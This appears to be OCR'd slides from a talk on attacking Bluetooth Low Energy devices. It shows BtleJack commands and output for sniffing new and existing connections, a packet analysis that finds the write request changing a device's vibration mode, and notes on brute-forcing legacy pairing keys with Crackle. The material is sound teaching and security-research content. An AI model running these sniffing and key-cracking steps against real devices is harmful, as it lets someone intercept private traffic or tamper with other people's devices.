
Sniff connection from a specific address:

```
# btlejack -c 30:45:11:44:EE:30 -x pcap -o pairing.pcap
BtleJack version 1.3

[i] Detected sniffers:
 > Sniffer #0: version 1.3
LL Data: 05 22 ed a4 9e 15 1a 45 30 ee 44 11 45 30 e7 b3 [...]
[i] Got CONNECT_REQ packet from 45:1a:15:9e:a4:ed to 30:45:11:44:ee:30
  |-- Access Address: 0xaf9ab3e7
  |-- CRC Init value: 0x699b7f
  |-- Hop interval: 39
  |-- Hop increment: 11
  |-- Channel Map: 1fffffffff
  |-- Timeout: 5000 ms

LL Data: 0f 09 08 ff 03 00 00 00 00 00 00
[...]
```

Sniff connection request and follow the connection

Demo Time: Sniffing New Connection




root@chaos:~/ble
figlet Sniffing New Connection
root@chaos:~/ble
btlejack -c 30:45:11:44:EE:30 -o sniffing.pcap -x nordic
[0] 1:bash*
emanuel@chaos | 0.77 0.52 0.48 | 2020-02-26 10:27

BtleJack: Sniffing Existing Connection

Find existing connections:

```
# btlejack -s
BtleJack version 1.3

[i] Enumerating existing connections ...
[ - 98 dBm] 0x44ac7ac6 | pkts: 1
[ - 64 dBm] 0x50655be0 | pkts: 1
[ - 62 dBm] 0x50655be0 | pkts: 2
[ - 64 dBm] 0x50655be0 | pkts: 3
[ - 58 dBm] 0x50655be0 | pkts: 4
[ - 58 dBm] 0x50655be0 | pkts: 5
[ - 57 dBm] 0x50655be0 | pkts: 6
[ - 57 dBm] 0x50655be0 | pkts: 7
[...]
```

BtleJack listens on various channels to detect active connections.

BtleJack: Sniffing Existing Connection

Follow an existing connection:


```
# btlejack -f 0x50655be0 -o connection_test.pcap -x pcap
BtleJack version 1.3

[i] Detected sniffers:
 > Sniffer #0: fw version 1.3

[i] Synchronizing with connection 0x50655be0 ...
 ✓ CRCInit = 0xabfa69
 ✓ Channel Map = 0x1fffffff800
 ✓ Hop interval = 10
 ✓ Hop increment = 11
 [i] Synchronized, packet capture in progress ...
 LL Data: 1a 08 04 00 04 00 1d 2d 00 00
 LL Data: 06 08 04 00 04 00 1d 2d 00 01
 LL Data: 1e 05 01 00 04 00 1e
 LL Data: 02 05 01 00 04 00 1e
 LL Data: 06 08 04 00 04 00 1d 2d 00 01
 [...]
```

Supported Formats:
nordic, ll_phdr, pcap (default)

Write PCAP


Actual Data on the Link Layer

PCAP Analysis



PCAP Analysis

The app then sends a write request to the phone in order to let the device vibrate:



PCAP Analysis

No.	Time	Source	Destination	Protocol	Length	Value	Info
394	44.824232	Slave_0x50657412	Master_0x50657412	ATT	35	8900	Rcvd Handle Value Notification, Handle: 0x004b (Unknown: Unknown)
395	45.330332	Slave_0x50657412	Master_0x50657412	ATT	35	5d00	Rcvd Handle Value Notification, Handle: 0x004b (Unknown: Unknown)
396	45.432084	Slave_0x50657412	Master_0x50657412	ATT	35	4b00	Rcvd Handle Value Notification, Handle: 0x004b (Unknown: Unknown)
397	45.938163	Slave_0x50657412	Master_0x50657412	ATT	35	7600	Rcvd Handle Value Notification, Handle: 0x004b (Unknown: Unknown)
398	46.039331	Slave_0x50657412	Master_0x50657412	ATT	35	9100	Rcvd Handle Value Notification, Handle: 0x004b (Unknown: Unknown)
399	46.646395	Slave_0x50657412	Master_0x50657412	ATT	35	a300	Rcvd Handle Value Notification, Handle: 0x004b (Unknown: Unknown)

```
+ Frame 396: 35 bytes on wire (280 bits), 35 bytes captured (280 bits)
+ Nordic BLE Sniffer
+ Bluetooth Low Energy Link Layer
+ Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
  - Opcode: Handle Value Notification (0x1b)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 1011 = Method: Handle Value Notification (0x1b)
  - Handle: 0x004b (Unknown: Unknown)
      [Service UUID: Unknown (0xaac0)]
      [UUID: Unknown (0xaaca)]
    Value: 4b00
```

Notification for device angle

PCAP Analysis

No.	Time	Source	Destination	Protocol	Length	Info
420	53.723458	Slave_0x50657412	Master_0x50657412	ATT	38	Rcvd Read Response, Handle: 0x0016 (Device Information: Firmware Revision String)
421	56.309847	Master_0x50657412	Slave_0x50657412	ATT	36	Sent Write Request, Handle: 0x0028 (Unknown: Unknown)
422	56.344767	Slave_0x50657412	Master_0x50657412	ATT	31	Rcvd Write Response, Handle: 0x0028 (Unknown: Unknown)
423	56.411022	Master_0x50657412	Slave_0x50657412	ATT	33	Sent Read Request, Handle: 0x0016 (Device Information: Firmware Revision String)

```
+ Frame 421: 36 bytes on wire (288 bits), 36 bytes captured (288 bits)
+ Nordic BLE Sniffer
+ Bluetooth Low Energy Link Layer
+ Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
  - Opcode: Write Request (0x12)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 0010 = Method: Write Request (0x12)
  - Handle: 0x0028 (Unknown: Unknown)
      [Service UUID: Unknown (0xaaa0)]
      [UUID: Unknown (0xaaa5)]
    Value: 030001
```

Write Request

Change Vibration Mode:

- Handle: 0x0028
- Value: 0x030001
- UUID: 0xaaa5

Encrypted Connections

- Crackle brute forces the TK used during BLE Legacy Pairing
- 6 digit PIN (Pinentry Pairing) or 000000 (JustWorks Pairing) is used as a TK (added to 128 Bits)
- Easy to brute force
- Pairing handshake must be captured
- BtleJack's ll_phdr format is supported
- Project Page: https://github.com/mikeryan/crackle

Crack Encryption

Bruteforce the key of an encrypted connection:

